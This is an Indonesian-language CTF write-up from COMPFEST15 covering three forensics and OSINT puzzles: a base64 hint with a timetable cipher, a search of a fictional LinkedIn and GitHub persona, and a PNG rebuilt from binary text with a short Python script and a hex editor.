
WRITEUP CTF COMPFEST15 TIM HEN9KER 8ERKELAS


- **Febrian**
- **Bagas**
- **Guntur**

classroom




```
┌──(kali㉿kali)-[/media/sf_kalilinux/compfest]
└─$ echo "QWt1IG1lbnllbWJ1bnlpa2FuIGZsYWdueWEgZGkgamFkd2FsIEhhcmkgU2VsYXNhIGthcmVuYSBrdWtpcmEgdGlkYWsgYWRhIG11cmlkIHlhbmcgc2VjZXJkYXMgaXR1IQ==" | base64 -d
Aku menyembunyikan flagnya di jadwal Hari Selasa karena kukira tidak ada murid yang secerdas itu!
```

di sheets utama ada base64, tinggal decode, ternyata ngasih tau kalo nyembunyiin kode di hari selasa, yaudah ambil di sebelah sesuai cell



Daftar Ruangan Kelas Fakultas Ilmu Komputer Semester Genap 2022/2023


Hari\Matkul	Jaringan Komunikasi dan Data	Statistika dan Probabilitas	Statistika Terapan	Basis Data	Pemrograman Berbasis Platform	Sistem Interaksi	Matematika Diskret	Sistem Operasi	Pengelolaan Data Besar
Senin	A4	A2	A1	A8	A5	A6	A9	A3	A7
Selasa	E2	E10	B9	D6	E3	D4	B1	D1	B5
Rabu	D10	C8	C7	C4	C1	C1	C5	C9	E1
Kamis	A8	A6	A5	A1	A9	E8	A2	A7	D2
Jum'at	C5	C3	C2	C9	C6	C7	C10	C4	C8



	A	B	C	D	E
1	A	4	k	s	9
2	_	m	p	j	v
3	a	H	i	x	_
4	1	_	t	e	d
5	s	Y	q	z	b
6	5	U	_	y	u
7	3	o	r	_	T
8	w	d	V	W	1
9	m	r	f	S	O
10	0	6	g	r	3
11					

Flag: COMPFEST15{v3ry_e4sY}

panic HR



linkedin andi hakim free terracota security analyst


About 8 results (0.37 seconds)

LinkedIn
https://id.linkedin.com › andi-haki... · Translate this page

Andi Hakim - Batam, Kepulauan Riau, Indonesia

Andi Hakim. Vice President - Partnership - Credit Cards at HSBC Wealth and Personal Banking · **andi hakim**. **Analyst** for Development Coorporation · **Andi Hakim**. Head ...

Missing: ~~free terracota~~



Andi Hakim

Passionate Security Analyst | Uncovering Vulnerabilities and Ensuring Digital Resilience | Expert in Threat Detection and Incident Response


Batam, Kepulauan Riau, Indonesia

4 pengikut

Terakota Free

Situs Web Pribadi

sesuai hint, nyari di google dengan kata kunci linkedin andi hakim free terracota security analyst, nanti ada personal web yaitu github, ada github project trs di commit history ada flag



nothing happen
andihakim99 committed last week

remove flag
andihakim99 committed last week


add flag
andihakim99 committed last week

Add files via upload
andihakim99 committed last week


Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR}

not simply corrupted


pas dicek pake hex editor, ternyata fotonya “diencode” jadi binary, bikin script python yang ngetranslate teks binary jadi hexa



```
10001001010100000100111001000111000011010000101000011010000010100000000000000000000000000000110101001001010010000100010001010010000000000000000000000001101101100000000
00000000000000000101111001000010000000011000000000000000000000000000000011110011101101110000111100010001000000000000000100000000000000000100100101000100010000010101000111
10001001110011101100111111011110101110001111011001010101100110010110000111111000011011111101101111000110001011000101110011101001110110100111011011100100011100100111 11
01001111100101010100101010101111011101000111101011011011101001100000010011110000011110000100111100001010000000001001100000010011111000001000011001101010010110011000 01
01111110000100101111010001000101011111111000100010100001001111111100110110011111000011000100000110000000000000001101001110110010000011010100101100110110001110010001 10
10100011101100011011000011000000011101110101101110101101111101101100110101110001010110001000110010001001110001100001111101111010111110010011001001000111010010101110 01
01101111110101100001001111011111011000111110111001111001111000011011011100010011001100101011101100111010011001100111001001100111011001110111010101100100010011011100 01
11101100011110111110111011100110011110101111111011010111010110011111111110101100111111111110100000111111111111000101111111111110111111111111111110010000111111111110 01
11011111111000100111000000111000010000000100010101010000011010100000000110100000000100000001000110001000001101001000100000001000000000000100001010100001000010100100 00
00101000010000000010100000000010100000000000101000101001011010000011010110000010100010111000001100000000100000000000010000100101101101011001110000011101110111011110 00
01110110010110011110101000010000000000001010001100110110101010011101110000000100110001101000001000100101000001010101100000001110110011101010111100010101100100100000 10
11001001100111111100001001111011000101100011011001101111101000000010100100010000000100011001100000011000110011000000110000000001000100000101011011010100010100000100 00
11011001101110110000000001000101011000011010000010001001011000100101100100010110010010000001001110110100001001100101100010010110100101101111011111000110001010110100 10
11011000010001000000010001010101000001010100011010011111010000000110100001101101010000010110110111101101111011011101101000101011010100000110001011010000101010010010 10
00011100110100001011110110101011110001000000100101110000011010010001011110111011000011000010111111101000000100000000010100100010100000101111010100000000000010010101 00
00101111011000100111110000100110000101111101011101110101000110000001001101010100111110001111001111100011100111001101001111110000011101100111110010100100000000001001 01
00111100110110010001101011011001111111001000111110010111111001100111100011111100000111111100000111000111111011000001001110101100111101101001111110011000111011011101 11
10001101100111111111101110001101110000010110100001110110100001101101010101010111101101110100010000011111100010001010111001000001010001000010100001110101001111010000
00000101010101000101011010111110111101001111110001100010100101110100011001101010000011111110011111000101000101000001010000010100000110100101000101111101000000100111 00
11101110101001000000000001111000110110100111110101110110011101010111000100010110111011111011111011010010011001101101001010111100101000101110101110000001111011111000 10
11110100100111101111100011011011011111101010110011111011011001010111001110111111111101110111110011111000001110111110110001011110001110110100101111100011001100110000 00
01111001101100110110111100111000010001111000101010000000101101000011011000000001111100010111100110110101100011001111101101101000100100010111000101101110001000001101 11
00101011110011011000100110011010001100001011111101100010010010100000010100001001010010011100101111111101100101001101101101011100110000010111001101111101110110111000 00
01101100101011001111111111110101001010001111110100100000001010111011111011111100011111111100001001001101110101010101101000011011110110110100110000100001000000010101 11
01110011000110101111001101110101101011100010111110011111101111001111100101111011001101001100111000010101000101011000110001101011000101101111010001101111011111011100 10
11011010011101111111000110000100011100010001111111000101001100101111001001111111010011000101010110011110111000011000000010001010000000000000110110111100111011101110 11
```





```python
save = ""
with open("binary.txt",'r') as f:
    while x := f.read(4):
        y = hex(int(x,2))
        save += y[2]

with open("hex.txt", 'w') as f:
    f.write(save)
```



```
89504e470d0a1a0a0000000d49484452000001b6000001790806000000f3b70f110001000049444154789cecfdeb8f6559961f86fdbc62c5ce9da76e4727d3e552abdd1eb6e9813c1e13c2802604f8219a9661
7e12f4457f88a13fcd9f0c418000d3b20d4b36391a8ec6c301dd6eb7db35c5623227187debe4c91d2b96fd613df63ee79e1b71332bb3a6672676775644dc7b1efbb99ebfb5d67feb3ffa0fff17ffbfffe43ff9
dfe270384045506a01a01011883488080042a10a40a100a00a0028a5a0d60a2e0c02001096d670777787659ea1000a336a9dc04c6822505580eceaf15920b267f84f62c6cdf40a440466063303004415b51410
d9bb004561a0896259164813b426589696f7c62b4b61101154151a7d01a1b505b7b7b768ad418b42a4a1cd0bdabc409706917bb0c2fe810052282f5000950bd89f0985f5dd4604d53e3cf8e734fc1d9f290025
3cd91ad9fc8f97e678fc1fc1c7ec13acf69f98edde367fee3705a1da1b5557b7441f88ae414428753d0055456bef4fc6297466a0fe7c51414141a517d0273ba9001e369f5d9d5c45bbefb499b4af28bae07be2
f49ef8db7eacfb6573bff77cf83bec5e3b4be33301e6cdbce11e2a02d0d807c5e6d633eda245c5b88372bcd899a30bf624a05095272ff6536d7305cdf76e1b2b3ffd4a3f480aefbf1ff093755686f6d3084057
731af375ae2f9fbcf97b34ce15158c6b16f46f7dcb69dfc611c47f14cbc9fd31567b8602280036f3bbb37789154cebd3b73f4717ac1500a06f5e22828ad859883305a3eb7aafbdfb57043c9c5200bd8a671114
047db07ea8ff5d5e56fca7ffd97f0e7ef3ed37c3e6180711c4526c53921829880347042e8c5218a514800011852ec618447d1311a0d4371e910f2217194e51002502a911796a8aa31e578c2d7e17ff49419848
c144a8b5400ba30a50ab313840eda7514d2804a29a442618433c1bc5880d39131322b419407b002068a2b6502ab69dc4e7c7990ab0665ee386a0f1a7f6df2f656c42a7a48b08d83236e5920c2db7c61ee17df2
3c2be841611bf894181111e8aaf91c6eeed435218f71369c92c09139cb8380ae048dd7efdbe34d4650b7acfeb4ed31b658f3f17b55f267c667a744622488dbe7edfd4df43863930d63830a4425196e5fdf4787
38f4ed92b6c3d8ceccd165ed32c6168c481ff4ecb2e9058c4d813c64c124095bc6a650144019b966a49b57f6677cd2b6f3b80d9bf0d990d5c597ae413f6f23635e4c188a110ebf1b2d88f7ad99e9e93b08440d
72adc0c3b04f76e7e823181b08a2c6d846614aa150d1f59ed89b4712e3276a3c48956c9d895c88517cfbf5d7e09b9bd7285c504a8542504b4113bb0170c229484645640ca6948a699a304d15cc0544406b0211
05978a02422965f54fc598636bcd0eaf4b7027934b0a55c2b22cc97082409452202228a580888d10a980c06062800965aa0080795e2062da9b6a035421a2682e31c4738d495b1f79620002a913b4354853b479
862e0dda9a8fb1a1a94045d144fdd9402d25b5b66d0bc23efe8cb5bbf858d18542f4997b577f6af464ddf6fbb2e9e52894786b6d6f17f6cfc627ac8ed1de61ce7b87fb9576995bff5e779f75eedaf19ed0dc2f
6febebf788cff8d9b9be294e35f8a05726449e63681fdadf0bda493fce6b5563dbd332ce3d5e15a660bbc045fa311b9aa2778370e802f4c920863de48282e64efc4c5a9aeef5c3c7ebfd242297641f6330e73f
8b87f6af3e642c273ad0ee129826f499e668a7add67098c35d4bc2a63113149cdd9d0e073073017101970a82a2148662866ac9573615a8024c0c2e05ccceac6a45a99db13103224039ce2010a6c3845aaadfc3
66ea130131f705f31fa292bf07f73653a349ba5bc9d7185301334064cfecda9d4934b51600c6b46d23088ef30c2c4b5e6f4324906b85a598a4cec4502e4055603226d7e605ad35b4b6e06ebe87fa78a41911e0
100cc7054bb3ab3a11eb125597182f6de74c6a97dcb991be88c0234122328de25ecc0c70f2fc9149b904a6b12604b93fb595d1d5babfb155f3ef871d82afd8b326627d90d723b3ee9f3f00e708c6a8ad5fd6ae
00c84a5a7eaaad99e7f64b98f4b9bec189e0c8ccb78cec1333b56d739aab0f4f8c51015c939be22f78ee839b2193737f64ff5453300eab50f667d5b99d9fc1ec56f3fe99858458d3dc6764efdf76e1620d5973
0f0e9e9c0b3bb6f30eda5e137da133d75cd67697e5b1eb69ade85c7a2e89080442f33eabaae992852b8afbb088092c6eca327b9c1f334a9f5a6860e65f2b286ca64865809706766d6a9a6e304d53fac70082b0
1803f021c7024913df00be1158c0bc1edcd69f64e62e85a281d9185d2d05a52035cb6074a59a49a21c2b96b6980f68091fa24ba771a07dbcc4f65b290c2902e2025a1a8a54a032e6f908690292f790b9b994ed
```


terus hasil hexa itu bikin file baru dengan cara taro di bless nanti jadi foto kucing.




/media/sf_kalilinux/compfest/ya.png - Bless
File Edit View Search Tools Help
New Open Save Undo Redo Cut Copy Paste Find Find and Replace
ya.png ×

```
00000000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 01 B6 00 00 01 79 08 06 00 00 00 F3 B7 0F 11 00 01 00 00 49 44 41 54 78 9C EC .PNG........IHDR.......y.............IDATx..
0000002c FD EB 8F 65 59 96 1F 86 FD BC 62 C5 CE 9D A7 6E 47 27 D3 E5 52 AB DD 1E B6 E9 81 3C 1E 13 C2 80 26 04 F8 21 9A 96 61 7E 12 F4 45 7F ...eY.....b....nG'..R......<....&..!..a~..E.
00000058 88 A1 3F CD 9F 0C 41 80 00 D3 B2 0D 4B 36 39 1A 8E C6 C3 01 DD 6E B7 DB 35 C5 62 32 27 18 7D EB E4 C9 1D 2B 96 FD 61 3D F6 3E E7 9E ..?...A.....K69......n..5.b2'.}....+..a=.>..
00000084 1B 71 33 2B B3 A6 67 26 76 77 56 44 DC 7B 1E FB B9 9E BF B5 D6 7F EB 3F FA 0F FF 17 FF BF FF E4 3F F9 DF E2 70 38 40 45 50 6A 01 A0 .q3+..g&vwVD.{.........?.........?...p8@EPj..
000000b0 10 11 88 34 88 08 00 42 A1 0A 40 A1 00 A0 0A 00 28 A5 A0 D6 0A 2E 0C 02 00 10 96 D6 70 77 77 87 65 9E A1 00 0A 33 6A 9D C0 4C 68 22 ...4...B..@.....(...........pww.e....3j..Lh"
000000dc 50 55 80 EC EA F1 59 20 B2 67 F8 4F 62 C6 CD F4 0A 44 04 66 06 33 03 00 44 15 B5 14 10 D9 BB 00 45 61 A0 89 62 59 16 48 13 B4 26 58 PU....Y .g.Ob....D.f.3..D.......Ea..bY.H..&X
00000108 96 96 F7 C6 2B 4B 61 10 11 54 15 1A 7D 01 A1 B5 05 B7 B7 B7 68 AD 41 8B 42 A4 A1 CD 0B DA BC 40 97 06 91 7B B0 C2 FE 81 00 52 28 2F ....+Ka..T..}.......h.A.B......@...{.....R(/
00000134 50 00 95 0B D8 9F 09 85 F5 DD 46 04 D5 3E 3C F8 E7 34 FC 1D 9F 29 00 25 3C D9 1A D9 FC 8F 97 E6 78 FC 1F C1 C7 EC 13 AC F6 9F 98 ED P.........F..><..4...).%<.......x..........
00000160 DE 36 7F EE 37 05 A1 DA 1B 55 57 B7 44 1F 88 AE 41 44 28 75 3D 00 55 45 6B EF 4F C6 29 74 66 A0 FE 7C 51 41 41 41 A5 17 D0 27 3B A9 .6..7....UW.D...AD(u=.UEk.O.)tf..|QAAA...';.
0000018c 00 1E 36 9F 5D 9D 5C 45 BB EF B4 99 B4 AF 28 BA E0 7B E2 F4 9E F8 DB 7E AC FB 65 73 BF F7 7C F8 3B EC 5E 3B 4B E3 33 01 E6 CD BC E1 ..6.].\E......(..{.....~..es..|.;.^;K.3.....
000001b8 1E 2A 02 D0 D8 07 C5 E6 D6 33 ED A2 45 C5 B8 83 72 BC D8 99 A3 0B F6 24 A0 50 95 27 2F F6 53 6D 73 05 CD F7 6E 1B 2B 3F FD 4A 3F 48 .*.......3..E...r......$.P.'/.Sms...n.+?.J?H
000001e4 0A EF BF 1F F0 93 75 56 86 F6 D3 08 40 57 73 1A F3 75 AE 2F 9F BC F9 7B 34 CE 15 15 8C 6B 16 F4 6F 7D CB 69 DF C6 11 C4 7F 14 CB C9 ......uV....@Ws..u./...{4....k..o}.i........
00000210 FD 31 56 7B 86 02 28 00 36 F3 BB B3 77 89 15 4C EB D3 B7 3F 47 17 AC 15 00 A0 6F 5E 22 82 8A D8 59 88 33 05 A3 EB 7A AF BD FB 57 04 .1V{..(.6...w..L...?G.....o^"...Y.3...z...W.
0000023c 3C 9C 52 00 BD 8A 67 11 14 04 7D B0 7E A8 FF 5D 5E 56 FC A7 FF D9 7F 0E 7E F3 ED 37 C3 E6 18 07 11 C4 52 6C 53 92 18 29 88 03 47 04 <.R...g...}.~..]^V......~..7......RlS..)..G.
00000268 2E 8C 52 18 A5 14 80 00 11 85 2E C6 18 44 7D 13 11 A0 D4 37 1E 91 0F 22 17 19 4E 51 00 25 02 A9 11 79 6A 8A A3 1E 57 8C 2D 7E 17 FF ..R...........D}....7...."..NQ.%...yj...W.-~..
00000294 49 41 98 48 C1 44 A8 B5 40 0B A3 0A 50 AB 31 38 40 ED A7 51 4D 28 04 A2 9A 44 26 18 43 3C 1B C5 88 0D 39 13 13 22 B4 19 40 7B 00 20 IA.H.D..@...P.18@..QM(...D&.C<....9..".@{.
